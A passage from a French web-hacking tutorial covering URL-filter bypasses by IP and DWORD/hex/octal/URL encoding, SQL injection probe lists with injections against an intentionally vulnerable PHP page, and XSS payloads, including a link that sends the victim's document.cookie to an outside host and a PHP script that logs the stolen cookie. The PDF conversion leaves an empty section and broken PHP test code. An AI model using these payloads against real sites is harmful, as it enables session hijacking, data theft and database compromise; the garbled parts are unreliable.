
Comme le terme google n'est pas contenu dans la chaîne, on peut entrer ce lien.

7.4 Bypass de filtre URL par IP


En fait, il y a de nombreux moyens de décrire une URL, il est donc inutile de filtrer une url par un terme, comme on peut le voir ci-dessous :

http ://173.194.67.94


Pour trouver l'adresse IP d'un site internet, rien de plus simple. Firebug est là pour ça :



Toutes les adresses sur internet sont des points dans le réseau et comportent donc une adresse IP. Il en est de même pour le géant Google. On peut donc l'atteindre en entrant l'adresse ci-dessus.




En cliquant sur le lien on arrive donc bien sur le lien que l'on souhaitait :



7.5 Bypass de filtre URL par l'adresse de la machine IP

Une fonction bien pratique de windows n'est autre que NSLOOKUP. Cette fonction permet d'obtenir très rapidement le DNS (nom de domaine en français) ainsi que l'adresse de ce dernier. Généralement l'adresse obtenu n'a plus aucun rapport avec le lien de base, ce qui permet de passer certains filtres :



On obtient donc une adresse : wi-in-f94.1e100.net
Cette dernière lorsque rentré dans un navigateur nous amène directement sur le site de google.fr et permet donc de passer encore une fois le filtre.

7.6 Bypass de filtre URL par encodage Dword

Cette manière de faire part du principe de l'encodage de l'ip et du langage de la machine. Une adresse IP peut etre écrite d'une autre manière. Dans l'exemple du chapitre précédent, on obtenait l'adresse IP (173.194.67.94) que l'on peut transformé en Dword :

$$(173*256)+194)*256+67)*256+94 = 2915189598$$

On obtient donc un simple chiffre et surtout un nouveau moyen d'offusquer notre url :

`http ://2915189598`

Notons enfin que a ce dword, on peut ajouter un multiple de 256^4 , ce qui donne un nombre de possibilité infini pour passer outre ce filtre.

7.7 Bypass de filtre URL par encodage hexadecimal

Toujours sur le principe de conversation, il est aussi possible d'utiliser l'encodage hexadecimal pour une adresse IP. Reprenons notre adresse IP de google : 173.194.67.94

173 en base 10 = 10101101 en base 2 = $(1*8+0*4+1*2+0*1)$ $(1*8+1*4+0*2+1*1) = AD$
194 en base 10 = C2
67 en base 10 = 43
94 en base 10 = 5E

On obtient donc l'adresse IP suivante en hexadecimal qui permet encore une fois de bypasser le filtre :

`http ://0xAD.0xC2.0x43.0x5E`

7.8 Bypass de filtre URL par encodage octal

De la même manière, il est aussi possible de coder en octal l'adresse IP. Si l'on reprend l'adresse IP de notre superbe site google : 173.194.67.94

173 en base 10 = 10101101 en base 8 = $(0*4+1*2+0*1)$ $(1*4+0*2+1*1)$ $(1*4+0*2+1*1) = 255$
194 en base 10 = 302
67 en base 10 = 103
94 en base 10 = 136

On obtient donc l'adresse IP suivante en octal cette fois-ci qui permet encore une fois de bypasser le filtre :

`http ://0255.0302.0103.0136`

7.9 Bypass de filtre URL par encodage URL

Les navigateurs remplace les caractères encodés automatiquement. C'est pourquoi, si a la place d'écrire directement `www.google.com` mais le code suivante :

`http ://%77%77%77%77%2E%67%6F%6F%67%6C%65%2E%66%72`

On passera a travers un filtre qui cherchera la chaine "google". A noter que cette manière de faire ne fonctionne pas dans tous les navigateurs. Pour encoder une chaine, le lien suivante donne un bon tableau d'encodage : `http ://www.w3schools.com/tags/ref_urlencode.asp`

8 SQL

8.1 Préambule

Une des plus grosse faille connu et redouté par les webmasters : l'injection SQL. Les conséquences de telles failles sont souvent désastreuses. Le hacker peut suivant la faille créer de nouveaux comptes bypassant les droits, recueillir des informations confidentielles, détruire la base de données...

Pour savoir si une injection sql, on test généralement différentes chaines comme celles qui sont récapitulé ci-dessous :

or 1=1	'or 1=1	"or 1=1	or 1=1-	'or 1=1-	"or 1=1-
or 1=1#	'or 1=1#	"or	1=1#	or 1=1/*	'or 1=1/*
"or 1=1/*	or 1=1;%00	'or 1=1;%00	"or 1=1;%00	'or	'or
'or-	'or-	or a=a	'or a=a	"or a=a	or a=a-
'or a=a —	"or a=a-	or 'a'='a'	'or 'a'='a'	"or 'a'='a'	'or('a'='a'
"a"="a"	'a'='a	'or"=			

Pour les exemples qui vont suivre, je vais me servir d'une petite base de données créé sous phpMyAdmin qui sera la suivante :

The screenshot shows the phpMyAdmin interface. At the top, a SQL query is entered: `SELECT * FROM `latsuj` ORDER BY `valeur` DESC`. Below the query, there are controls for the number of lines (set to 25) and the sort index (set to 'Aucune'). Under the '+ Options' section, there is a table with 2 columns: 'ID' and 'valeur'. The table contains 4 rows of data:


ID	valeur
2	18964165
1	8944613
3	518915
4	151890

8.2 Simple SQL Injection


Dans cette section, j'utiliserais le code suivant :

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 </head>
7 <body>
8     <?php
9         if(isset($_GET['id'])) {
10             $mysqli = new mysqli("localhost", "root", "", "test");
11             if ($mysqli->connect_errno) {
12                 echo "Failed to connect to MySQL: (" . $mysqli->connect_errno . ") " . $mysqli->connect_error;
13             }
14             $mysqli->real_query("SELECT * FROM latsuj where id=".$_GET['id']);
15             $res = $mysqli->use_result();
16
17             while ($row = $res->fetch_assoc()) {
18                 echo " code = " . $row['valeur'] . "<br />";
19             }
20         }
21     ?>
22 </body>
23 </html>
```


Ce qui nous permet d'obtenir un code par id :



On remarque dans ce code que la variable id est directement insérée dans la query. Si à la place de ne fournir qu'un chiffre dans la variable get, on fournit une toute nouvelle requête à la suite. On obtient alors un résultat tout autre. Je vous met donc au défi de récupérer toutes les valeurs de la table via la variable GET.



En injectant directement notre "1 UNION SELECT * FROM Latsuj" nous avons créé une nouvelle query qui nous permet d'obtenir toutes les informations que nous souhaitons. Mais nous ne ferons jamais comme ceci car dans la "vrai" vie, nous ignorons le nom de la database et des tables (quoiqu'il est parfois possible de les récupérer via d'autres injections). On utilisera plutôt l'injection 1=1 comme ceci :




Cette manière de faire est beaucoup plus jolie et performante !

8.3 Simple SQL Injection 2

Nous allons légèrement modifier le script pour rendre ce dernier un peu plus difficile et plus proche de la réalité. Remarquer l'ajout de parenthèses :

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 </head>
7 <body>
8     <?php
9         if(isset($_GET['id'])) {
10             $mysqli = new mysqli("localhost", "root", "", "test");
11             if ($mysqli->connect_errno) {
12                 echo "Failed to connect to MySQL: (" . $mysqli->connect_errno . ") " . $mysqli->connect_error;
13             }
14             $mysqli->real_query('SELECT * FROM latsuj where id="' . $_GET['id'] . '"');
15             $res = $mysqli->use_result();
16
17             while ($row = $res->fetch_assoc()) {
18                 echo " code = " . $row['valeur'] . "<br />";
19             }
20         }
21     ?>
22 </body>
23 </html>
```

Il faudra donc prendre en compte ces dernière pour refaire la même injection que précédemment :



```
localhost/hack/sql.php?id=3" OR 1=1 OR 1="

code = 8944613
code = 18964165
code = 518915
code = 151890
```


9 XSS

9.1 Préambule

A cette question, je vais encore répondre par un exemple. Je considère que c'est par la pratique que l'on apprend les fondamentaux. Imaginons que nous soyons sur un forum et un lien a été posté. Bien entendu ce lien a été trafiqué par une XSS pour obtenir le code HTML suivant :

```
<a href="#" onclick="document.location='http://www.xxx.com/hack/write.php?request='+document.cookie;">
LIEN
</a>
```

Lorsque l'utilisateur cliquera dessus, ce lien le dirigera vers une page internet qui permet de récupérer le PHPSESSID par exemple qui est contenu dans un cookie. Avec cette information, il est alors possible d'usurper l'identité de l'utilisateur. Le script sur la page où arrivera l'utilisateur sera la suivante :

```
<?php
    $myfile = fopen("log.txt", "w") or die("Unable to open file!");
    fwrite($myfile,$_GET['request']);
    fclose($myfile);
?>
<script>
    document.location="http://www.google.com";
</script>
```

Ce qui permet alors d'obtenir toutes les informations du cookie dans un fichier texte puis de rediriger l'utilisateur vers le moteur de recherche google. Puis on peut ensuite lire tranquillement le document texte et avec des outils comme Cookie Manager+, on peut alors trafiquer ces propres cookies pour imiter celui de l'utilisateur. Ceci est le concept de base de la faille XSS mais il est possible de pousser le vice pour faire de nombreuses autres choses bien plus dangereuse et intéressante.

Pour l'ensemble des exemples ci-dessous, j'utiliserais un seul script qui permet de tester rapidement tous les cas possibles. C'est à dire que l'on peut tester à la fois les cas contenant des guillemets simples ou double, les cas qui utilisent les fonctions htmlentities ou encore htmlspecialchars.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 </head>
7 <body>
8 <form action="" method="POST">
9   XSS: <input type="text" name="XSS"><br />
10  <input type="submit">
11 </form>
12 <br />
13
14 <?php if(isset($_POST['XSS'])) { ?>
15   Result : <?php echo $_POST['XSS']; ?><br />
16   Result with htmlspecialchars : <?php echo htmlspecialchars(htmlspecialchars($_POST['XSS'])); ?><br />
17   Result with htmlentities : <?php echo htmlentities(htmlentities($_POST['XSS'])); ?><br />
18   Result with htmlentities and ENT_QUOTES : <?php echo htmlentities(htmlentities($_POST['XSS'], ENT_QUOTES), ENT_QUOTES); ?><br /><br />
19
20   <img <?php echo $_POST['XSS']; ?>><br /><br />
21
22   <?php
23     echo "CAS 1<br />";
24     <a href="$_POST['XSS']">TEST with nothing</a><br />;
25     <a href="htmlspecialchars($_POST['XSS'])">TEST with htmlspecialchars</a><br />;
26     <a href="htmlentities($_POST['XSS'])">TEST with htmlentities</a><br />;
27     <a href="htmlentities($_POST['XSS'], ENT_QUOTES)">TEST with htmlentities ENT_QUOTES</a><br /><br />;
28
29     echo "CAS 2<br />";
30     <a href="$_POST['XSS']">TEST with nothing</a><br />;
31     <a href="htmlspecialchars($_POST['XSS'])">TEST with htmlspecialchars</a><br />;
32     <a href="htmlentities($_POST['XSS'])">TEST with htmlentities</a><br />;
33     <a href="htmlentities($_POST['XSS'], ENT_QUOTES)">TEST with htmlentities ENT_QUOTES</a><br /><br />;
34
35     echo "CAS 3<br />";
36     <a href="$_POST['XSS']">TEST with nothing</a><br />;
37     <a href="htmlspecialchars($_POST['XSS'])">TEST with htmlspecialchars</a><br />;
38     <a href="htmlentities($_POST['XSS'])">TEST with htmlentities</a><br />;
39     <a href="htmlentities($_POST['XSS'], ENT_QUOTES)">TEST with htmlentities ENT_QUOTES</a><br /><br />;
40
41     echo "CAS 4<br />";
42     <a href="$_POST['XSS']">TEST with nothing</a><br />;
43     <a href="htmlspecialchars($_POST['XSS'])">TEST with htmlspecialchars</a><br />;
44     <a href="htmlentities($_POST['XSS'])">TEST with htmlentities</a><br />;
45     <a href="htmlentities($_POST['XSS'], ENT_QUOTES)">TEST with htmlentities ENT_QUOTES</a><br /><br />;
46   ?>
47 <?php ?>
48 </body>
49 </html>

```

9.2 Test de l'existence d'une faille XSS de manière rapide

Pour tester rapidement si une faille XSS est possible à un endroit ou non, on peut utiliser des chaînes de test telles que les suivantes :

```
' ;alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//<br />
</SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

ou encore une balise dépréciée :

```
<PLAINTEXT>
```

Ou encore une autre version si l'espace est limité par le nombre de caractères, il faut cependant pour cette dernière analyser le code source retourné et chercher ceci " <XSS" ou "<XSS" :

```
";!--<XSS>=&{()}"
```

9.3 Simple XSS - balise script


Prenons le script suivant sans aucune protection :

```
<?php
if(isset($_POST['XSS']))|
    echo $_POST['XSS'];
?>
<form action="" method="POST">
    XSS: <br><input type="text" input name="XSS"><br>
    <input type=submit>
</form>
```

Ici la moindre attaque XSS est possible, il est possible d'écrire directement du code dans les balises scripts. Par exemple, `<script>alert(1)</script>` :

XSS:

On obtient alors le résultat suivant qui nous montre qu'une faille XSS est possible ici :



9.4 XSS - Bypass htmlspecialchars par erreurs avec la balise SVG

Dans certains cas, la fonction htmlspecialchars est inutile comme on peut le voir ci-dessous :

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Insert title here</title>
</head>
<body>
    <?php if(isset($_POST['XSS'])) { ?>
    <svg><script>var XSS = "<?php echo htmlspecialchars($_POST['XSS']); ?>"</script></svg>
    <?php } ?>
    <form action="" method="POST">
        XSS: <input type="text" name="XSS"><br />
        <input type=submit>
    </form>
</body>
</html>
```

On peut alors faire notre injection de la manière suivante : `xss";prompt(/XSS/);//`

XSS:

On obtient alors le résultat suivant qui nous montre qu'une faille XSS est possible ici :



9.5 XSS - Bypass htmlspecialchars et htmlentities avec simples guillemets

Si on se réfère à la documentation de PHP, par défaut sur la fonction htmlentities et/ou htmlspecialchars le flag ENT_COMPAT est utilisé dans la fonction. Ce flag signifie que la fonction convertit les guillemets doubles et ignore les guillemets simples. Autrement dit, si le codeur en question a écrit une fonction comme :

```
echo '<a href="'.htmlspecialchars($_POST['XSS']).'">Test</a><br />';
```

Si on regarde attentivement, une injection XSS est donc ici possible avec par exemple la saisie suivante :


```
XSS' autofocus onfocus='alert(1)
```

L'autofocus permet de mettre automatiquement le focus sur le lien dès le chargement de la page tandis que le onfocus sera la fonction appelé dès que le lien aura le focus. Autrement dit, la fonction à l'intérieur du onfocus sera automatiquement chargé au chargement de la page sur le PC du client.


Effectuons un petit test avec onmouseover pour voir le résultat cela dans un navigateur récent :

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <title>Insert title here</title>
6 </head>
7 <body>
8 <form action="" method="POST">
9   XSS: <input type="text" name="XSS"><br />
10  <input type="submit">
11 </form>
12 <br />
13 <?php if(isset($_POST['XSS'])) { ?>
14   Result : <?php echo $_POST['XSS']; ?><br />
15   Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
16   Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
17   Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'], ENT_QUOTES); ?><br /><br />
18   |
19   <?php
20     echo "<a href='".htmlspecialchars($_POST['XSS'])."'>Test</a><br />";
21     echo "<a href='".htmlentities($_POST['XSS'])."'>TEST with htmlentities</a><br />";
22     echo "<a href='".htmlentities($_POST['XSS'], ENT_QUOTES)."'>TEST with htmlentities and ent_quotes</a><br />";
23     echo "<a href='".$_POST['XSS']."'>TEST with nothing</a><br />";
24   ?>
25 <?php } ?>
26 </body>
27 </html>
```

Je vais aussi utilisé Data Temper, un plugin de firefox, pour altérer ma requête POST afin de bypasser l'encodage du navigateur.



On obtient alors le résultat suivant :



9.6 XSS - Bypass htmlspecialchars et htmlentities avec UTF-7

9.7 XSS - Bypass htmlspecialchars et htmlentities avec les directives Javascript

Comme dit plus haut, htmlspecialchars et htmlentities permettent seulement de convertir certains caractères et si l'on utilise aucun de ces caractères, ces deux fonctions deviennent inutiles. En utilisant les directives javascript, il est possible d'effectuer une XSS de la manière suivante :

```
javascript :alert(1)
```

